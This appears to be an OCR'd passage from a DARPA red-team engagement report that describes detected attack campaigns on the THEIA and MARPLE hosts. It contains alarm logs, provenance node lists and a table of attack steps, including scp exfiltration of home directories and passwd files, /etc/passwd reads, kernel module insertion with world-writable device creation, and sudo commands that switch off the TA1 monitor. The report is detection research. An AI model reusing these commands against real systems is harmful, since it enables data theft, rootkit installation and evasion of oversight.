


D.20190513 MARPLE-2


svchost.exe
Mimikatz timestamp: 1557751253868499200
READ
READ
READ
READ
C:\Users\darpa\appdata\local\ microsoft\windows\usrclass.dat
C:\Users\sshd\ntuser.dat
C:\Windows\System32\tasks\ microsoft\windows\rac\ractask
C:\Users\darpa\ntuser.dat

F.20190517 MARPLE-3:
1. A suspicious `scp.exe`(pid:4840, uuid:781b032b000000000000000000000000) write `C:\users\admin\passwd` using the command `scp" -r -t .`. (Fri 17 May 2019 01:43:29 PM EDT)




SUBJECT_THREAD
SUBJECT_THREAD
"C:\Program Files...\sshd.exe"
SUBJECT_THREAD
C:\Program Files\...shd_config
C:\Program Files\...st_rsa_key
C:\Program Files\...sa_key.pub
C:\Program Files\...st_dsa_key
C:\Program Files\...sa_key.pub
C:\Program Files\..._ecdsa_key
C:\Program Files\...sa_key.pub
C:\Program Files\...19_key.pub
C:\Program Files\...d25519_key
SUBJECT_THREAD
"C:\Program Files...p" -r -t .
SUBJECT_THREAD
C:\Users\admin\passwd

2. A suspicious `svchost.exe` (pid:4, uuid:10000000000000000000000000000000) also write `C:\users\admin\passwd`

4.1.6 Detection of Attacks on THEIA

Attack Campaigns Overview
There are 9 main attack campaigns:

- Attack A [THEIA-2]: bluesman
- Attack B [THEIA-1]: scp
- Attack C [THEIA-2]: sensitive file read by empathy
- Attack D [THEIA-3]: information collection
- Attack E [THEIA-1]: udevd info leak
- Attack F [THEIA-2]: malicious gedit
- Attack G [THEIA-2]: compromised uname (or duplicated UUID)
- Attack H [THEIA-3]: elevate and kernel module install
- Attack I [THEIA-3]: turn off TA1 monitor

Detected Attack Step Summary

Attack #	Date	Attack Step Summary	Key Subject/Object/Event
A	20190508	/tmp/bluesman created by vim	/tmp/bluesman
B	20190508	scp from THEIA-1 to CADETS-1	./backup/ ./files/ ./test/ ./docs/
	20190514	Sensitive file read of /home/admin/passwd	/usr/bin/Thunar
	20190514	Untrusted Sudo Exec	sudo less
	20190514	Sensitive file read of /etc/passwd	thunderbird
C	20190509	empathy /home/admin/Desktop/sphyraenid~	/etc/passwd
		telepathy /usr/lib/telepathy/mission-control-5	/etc/passwd
	20190514	Untrusted Sudo Exec	sudo service dbus restart
D	20190513	a user (1003) login and collection information at 4:02 PM	ps whoami cat /etc/passwd
E	20190514	/sbin/udevd --daemon wrote to 131.239.255.255	/sbin/udevd --daemon 131.239.255.255 upstart-udev-bridge --daemon

	20190514	Untrusted Load by firefox	/run/shm/lc
F	20190508	multiple files are scped into THEIA-2. malicious gedit load these files and write into /home/admin/www.ucsb.edu	/home/admin/cockhorse /home/admin/a /home/admin/out249 /home/admin/extraclaustral /home/admin/out514 /home/admin/videttes /home/admin/intrudingly /home/admin/glx_alsa_675.ko /home/admin/passwd /home/admin/grains /home/admin/minion /home/admin/hosts /home/admin/out857 /home/admin/.sudo_as_admin_successful /home/admin/out864
	20190514	gedit launched with argument /home/admin/www.ucsb.edu	
G	20190515	kworker/uname	/etc/modprobe.d
H	20190515	scped elevate directory run install.linux.sh write into /var/lib/sudo/admin/0 install kernel module run id remove elevate directory	rm -rf elevate mkdir elevate /home/admin/elevate/20180402_theia_glx_alsa_675.ko.old /home/admin/elevate/20181114_theia_glx_alsa_675.ko /home/admin/elevate/elevate_client /home/admin/elevate/install.linux.sh /home/admin/elevate/uninstall.linux.sh /etc/default/locale /etc/default/nss /etc/environment /etc/host.conf /etc/hosts /etc/login.defs /etc/nsswitch.conf /etc/pam.d/common-account /etc/pam.d/common-auth /etc/pam.d/common-password /etc/pam.d/common-session /etc/pam.d/common-session-noninteractive /etc/pam.d/other /etc/pam.d/sudo /etc/securetty /etc/security/capability.conf

			/etc/security/pam_env.conf /etc/sudoers /etc/sudoers.d/README /etc/sudoers.d/darpa /etc/sudoers.d/iswitcher /var/lib/sudo/admin/0 id -u insmod ./glx_alsa_675.ko mknod /dev/glx_alsa_675 c,u 545 0 chmod 666 /dev/glx_alsa_675 rm -rf elevate
I	20190515	try to turn of TA1 monitor	sudo tee /sys/kernel/theia/theia_logging_toggle sudo service vncserver restart killall applet.py /bin/sh /usr/sbin/service relay-read-file restart sudo tee /sys/kernel/theia/theia_recording_toggle

Detailed Attack Campaign Description

B.20190508 THEIA-1

Many scp commands from theia-1 to cadets-1. Probably false positives. They look as below.

```
19-05-08 12:58:38.42: Alarm: CnC By_Untrusted: 200: Object IP:80370c33:22.2595557H Subject pid=14782 ssh admin@128.55.12.51
19-05-08 13:05:41.85: Alarm: Exfil : 000: Object IP:80370c33:22.2595558H Subject pid=17157 /usr/bin/ssh -x -oForwardAgent=no -oPermitLocalCommand=no -oClearAllForwardings=yes -l admin -- 128.55.12.51 scp -r -d -t -- ./backup/
19-05-08 13:05:41.85: Alarm: CnC By_Untrusted: 200: Object IP:80370c33:22.2595558H Subject pid=17157 /usr/bin/ssh -x -oForwardAgent=no -oPermitLocalCommand=no -oClearAllForwardings=yes -l admin -- 128.55.12.51 scp -r -d -t -- ./backup/
19-05-08 11:45:53.27: Alarm: CnC By_Untrusted: 200: Object IP:80370c33:22.2595550H Subject pid=3428 /usr/bin/ssh -x -oForwardAgent=no -oPermitLocalCommand=no -oClearAllForwardings=yes -l admin -- 128.55.12.51 scp -r -d -t -- ./files/
19-05-08 11:45:53.27: Alarm: Exfil : 000: Object IP:80370c33:22.2595550H Subject pid=3428 /usr/bin/ssh -x -oForwardAgent=no -oPermitLocalCommand=no -oClearAllForwardings=yes -l admin -- 128.55.12.51 scp -r -d -t -- ./files/
19-05-08 10:01:46.79: Alarm: CnC By_Untrusted: 200: Object IP:80370c33:22.2595540H Subject pid=48382 ssh admin@128.55.12.51
19-05-08 10:18:22.67: Alarm: Initial Compromise: 000: Object IP:80370c33:22.2595541H Subject pid=51839 /usr/bin/ssh -x -oForwardAgent=no -oPermitLocalCommand=no -oClearAllForwardings=yes -l admin -- 128.55.12.51 scp -r -d -t -- ./test/
19-05-08 10:18:22.67: Alarm: Exfil : 000: Object IP:80370c33:22.2595541H Subject pid=51839 /usr/bin/ssh -x -oForwardAgent=no -oPermitLocalCommand=no -oClearAllForwardings=yes -l admin -- 128.55.12.51 scp -r -d -t -- ./test/

19-05-07 15:50:22.23: Alarm: CDL: Read: 400: Object 84005 (/usr/local/eglibc/lib/libc-2.15.so) Subject 100765 pid=51349 scp -r /home/admin/Desktop /home/admin/Documents /home/admin/Downloads /home/admin/Music /home/admin/Pictures /home/admin/Public
```

```
/home/admin/Templates /home/admin/Videos /home/admin/backup /home/admin/brachyural
/home/admin/brachyural~ /home/admin/docs /home/admin/dot_mozilla_pre_e5
/home/admin/efox /home/admin/ethnical /home/admin/examples.desktop /home/admin/files
/home/admin/glx_alsa_675.ko /home/admin/grains /home/admin/hosts
/home/admin/hsperfdata_darpa /home/admin/jna-95354950 /home/admin/leste
/home/admin/minion /home/admin/nodeexporter /home/admin/out327 /home/admin/out327~
/home/admin/out857 /home/admin/out864 /home/admin/passwd /home/admin/test
/home/admin/work admin@128.55.12.51:./docs/
```

```
19-05-08 16:08:37.18: Alarm: CDL: Read: 400: Object 978891 (/usr/local/eglibc/lib/libc-
2.15.so) Subject 913282 pid=20588 scp -r /home/admin/Desktop /home/admin/Documents
/home/admin/Downloads /home/admin/Music /home/admin/New Folder /home/admin/Pictures
/home/admin/Public /home/admin/Templates /home/admin/Untitled Document 1
/home/admin/Videos /home/admin/a /home/admin/backup /home/admin/cockhorse
/home/admin/cockhorse~ /home/admin/docs /home/admin/dot_mozilla_pre_e5
/home/admin/examples.desktop /home/admin/extraclaustral /home/admin/files
/home/admin/glx_alsa_675.ko /home/admin/grains /home/admin/hosts
/home/admin/hsperfdata_darpa /home/admin/intrudingly /home/admin/jna-95354950
/home/admin/minion /home/admin/nodeexporter /home/admin/out20 /home/admin/out249
/home/admin/out514 /home/admin/out857 /home/admin/out864 /home/admin/out912
/home/admin/passwd /home/admin/test /home/admin/videttes /home/admin/work
/home/admin/www.ucsb.edu admin@128.55.12.110:./work/
```

C.20190509 THEIA-2

```
19-05-09 09:19:08.88: Alarm: CDL: Read: 242949672940: Object 16 (/etc/passwd) Subject
554017 pid=47439 empathy /home/admin/Desktop/sphyraenid~
```


```
19-05-09 09:19:27.99: Alarm: CDL: Read: 400: Object 1129038 (/usr/local/eglibc/lib/libc-
2.15.so) Subject 989901 pid=47700 scp -r /home/admin/Desktop /home/admin/Documents
/home/admin/Downloads /home/admin/Music /home/admin/New Folder /home/admin/Pictures
/home/admin/Public /home/admin/Templates /home/admin/Untitled Document 1
/home/admin/Videos /home/admin/a /home/admin/backup /home/admin/cockhorse
/home/admin/cockhorse~ /home/admin/docs /home/admin/dot_mozilla_pre_e5
/home/admin/examples.desktop /home/admin/extraclaustral /home/admin/files
/home/admin/glx_alsa_675.ko /home/admin/grains /home/admin/hosts
/home/admin/hsperfdata_darpa /home/admin/intrudingly /home/admin/jna-95354950
/home/admin/minion /home/admin/nodeexporter /home/admin/out20 /home/admin/out249
/home/admin/out514 /home/admin/out857 /home/admin/out864 /home/admin/out912
/home/admin/passwd /home/admin/test /home/admin/videttes /home/admin/work
/home/admin/www.ucsb.edu admin@128.55.12.110:./backup/
```

```
19-05-09 09:46:17.58: Alarm: CDL: Read: 400: Object 1131806 (/usr/local/eglibc/lib/libc-
2.15.so) Subject 1006164 pid=53686 scp -r /home/admin/Desktop /home/admin/Documents
/home/admin/Downloads /home/admin/Music /home/admin/New Folder /home/admin/Pictures
/home/admin/Public /home/admin/Templates /home/admin/Untitled Document 1
```

/home/admin/Videos /home/admin/a /home/admin/backup /home/admin/cockhorse /home/admin/cockhorse~ /home/admin/docs /home/admin/dot_mozilla_pre_e5 /home/admin/examples.desktop /home/admin/extraclaustral /home/admin/files /home/admin/glx_alsa_675.ko /home/admin/grains /home/admin/hosts /home/admin/hsperfdata_darpa /home/admin/intrudingly /home/admin/jna-95354950 /home/admin/minion /home/admin/nodeexporter /home/admin/out20 /home/admin/out249 /home/admin/out514 /home/admin/out857 /home/admin/out864 /home/admin/out912 /home/admin/passwd /home/admin/test /home/admin/videttes /home/admin/work /home/admin/www.ucsb.edu admin@128.55.12.110:./test/

D.20190513 THEIA-3
4:02 PM, a user login (userid 1003), run regular scripts with `sed s,x,x,`, but then did `ps`, `whoami`, and `cat /etc/passwd` before logout.

E.20190514 THEIA-1
11:13:52 AM, `/sbin/udevd --daemon` read from 0.0.0.0 and wrote to 131.239.255.255 (no port information available), which is then read by `upstart-udev-bridge --daemon`.



On May 14 also traces of an attack were detected:

```
19-05-14 20:34:47.96: Alarm: CDL: Read: 400: Object 325682 (/lib/x86_64-linux-gnu/libselinux.so.1) Subject 586459 pid=1525 mknod /dev/glx_alsa_675 c,u 545 0
19-05-14 20:34:47.96: Alarm: Untrusted CDL: Read: 300: Object 325682 (/lib/x86_64-linux-gnu/libselinux.so.1) Subject 586459 pid=1525 mknod /dev/glx_alsa_675 c,u 545 0

19-05-14 20:34:47.97: Alarm: CDL: Read: 400: Object 325681 (/usr/local/eglibc/lib/libc-2.15.so) Subject 586462 pid=1526 chmod 666 /dev/glx_alsa_675
19-05-14 20:34:47.97: Alarm: Untrusted CDL: Read: 300: Object 325681 (/usr/local/eglibc/lib/libc-2.15.so) Subject 586462 pid=1526 chmod 666 /dev/glx_alsa_675
```


```
19-05-14 20:34:47.46: Alarm: CDL: Read: 400: Object 325505 (/etc/nsswitch.conf) Subject
586441 pid=1519 scp -r -d -t elevate
19-05-14 20:34:47.46: Alarm: Untrusted CDL: Read: 300: Object 325505 (/etc/nsswitch.conf)
Subject 586441 pid=1519 scp -r -d -t elevate

19-05-14 20:34:47.69: Alarm: CDL: Read: 400: Object 325682 (/lib/x86_64-linux-
gnu/libselinux.so.1) Subject 586444 pid=1520 cp 20181114_theia_glx_alsa_675.ko
glx_alsa_675.ko
19-05-14 20:34:47.69: Alarm: Untrusted CDL: Read: 300: Object 325682 (/lib/x86_64-linux-
gnu/libselinux.so.1) Subject 586444 pid=1520 cp 20181114_theia_glx_alsa_675.ko
glx_alsa_675.ko
```


F THEIA-2

- on May 08, a gedit process forked lots of gedit; the children read
  - /home/admin/cockhorse
  - /home/admin/a
  - /home/admin/Untitled Document 1
  - ...

The files are coming from a scp

- the gedit process wrote into
  - /home/admin/www.ucsb.edu
- on May 14, 3 Thunar and 3 gedit processes read the file
  - /home/admin/www.ucsb.edu


Thunar --daemon
gedit /home/admin/cockhorse
/usr/bin/gedit
/proc/filesystems
/etc/nsswitch.conf
/home/admin/.vnc/...et-2:1.log
SUBJECT_PROCESS
gedit /home/admin/cockhorse
/sys/devices/system/cpu/online
ENTITY_IPCOBJECT
ENTITY_IPCOBJECT
/home/admin/.Xauthority-n
gedit /home/admin/cockhorse
ENTITY_IPCOBJECT
/home/admin/.ICEauthority-n
ENTITY_IPCOBJECT
ENTITY_IPCOBJECT
gedit /home/admin/cockhorse
/etc/locale.alias
/etc/gtk-3.0/settings.ini
/home/admin/.conf...dit/accels
/dev/urandom
/home/admin/.conf...-dirs.dirs
/home/admin/.gtk-bookmarks
/var/lib/dbus/machine-id
/proc/meminfo
/home/admin/out249
/home/admin/cockhorse
/home/admin/extraclaustral
/home/admin/out514
/home/admin/videttes
/home/admin/intrudingly
/home/admin/.viminfo.tmp
/home/admin/.bashrc
/home/admin/.bash_logout
/home/admin/.profile
/home/admin/.bash_history
/home/admin/glx_alsa_675.ko
/home/admin/passwd
/home/admin/.pulse-cookie
/home/admin/grains
/home/admin/minion
/home/admin/hosts
/home/admin/out857
/home/admin/.sudo...successful
/home/admin/nodeexporter
/home/admin/out864
gedit /home/admin/cockhorse
/home/admin/.viminfo.tmp
gedit /home/admin/cockhorse
/home/admin/.gout...eam-1RLK1Z
/home/admin/.conf.../en_US.exc
/home/admin/.conf.../en_US.dic


scp -r -d -t .
sshd: admin [priv]
/bin/bash
/proc/meminfo
/home/admin/.bashrc
/usr/bin/scp
/etc/bash.bashrc
FILE_OBJECT_UNKNOWN
/etc/nsswitch.conf
FILE_OBJECT_UNKNOWN
/home/admin/backup/desktop.ini
/home/admin/docs/desktop.ini
/home/admin/files/desktop.ini
/home/admin/glx_alsa_675.ko
/home/admin/grains
/home/admin/hosts
/home/admin/minion
/home/admin/out10
/home/admin/out250
/home/admin/out857
/home/admin/out864
/home/admin/out888
/home/admin/passwd
/home/admin/test/desktop.ini
/home/admin/work/...esktop.ini
/home/admin/work/desktop.ini
/home/admin/work/...esktop.ini
scp -r -d -t .
sshd: admin [priv]
FILE_OBJECT_UNKNOWN
FILE_OBJECT_UNKNOWN
sshd: admin [priv]
scp -r -d -t .
FILE_OBJECT_UNKNOWN
FILE_OBJECT_UNKNOWN
scp -r -d -t .
sshd: admin [priv]

On May 14.

```
19-05-14 05:06:06.59: Alarm: CDL: Read: 400: Object 313515 (/usr/local/eglibc/lib/libc-
2.15.so) Subject 640199 pid=26585 scp -r /home/admin/Desktop /home/admin/Documents
/home/admin/Downloads /home/admin/Music /home/admin/New Folder /home/admin/Pictures
/home/admin/Public /home/admin/Templates /home/admin/Untitled Document 1
/home/admin/Videos /home/admin/a /home/admin/backup /home/admin/cockhorse
/home/admin/cockhorse~ /home/admin/docs /home/admin/dot_mozilla_pre_e5
/home/admin/examples.desktop /home/admin/extraclaustral /home/admin/files
/home/admin/glx_alsa_675.ko /home/admin/grains /home/admin/hosts
/home/admin/hsperfdata_darpa /home/admin/intrudingly /home/admin/jna-95354950
/home/admin/minion /home/admin/nodeexporter /home/admin/out10 /home/admin/out20
/home/admin/out249 /home/admin/out250 /home/admin/out514 /home/admin/out559
/home/admin/out669 /home/admin/out680 /home/admin/out724 /home/admin/out857
/home/admin/out864 /home/admin/out888 /home/admin/out912 /home/admin/passwd
/home/admin/test /home/admin/videttes /home/admin/work /home/admin/www.ucsb.edu
admin@128.55.12.110:./files/
```

G.20190515 THEIA-2:

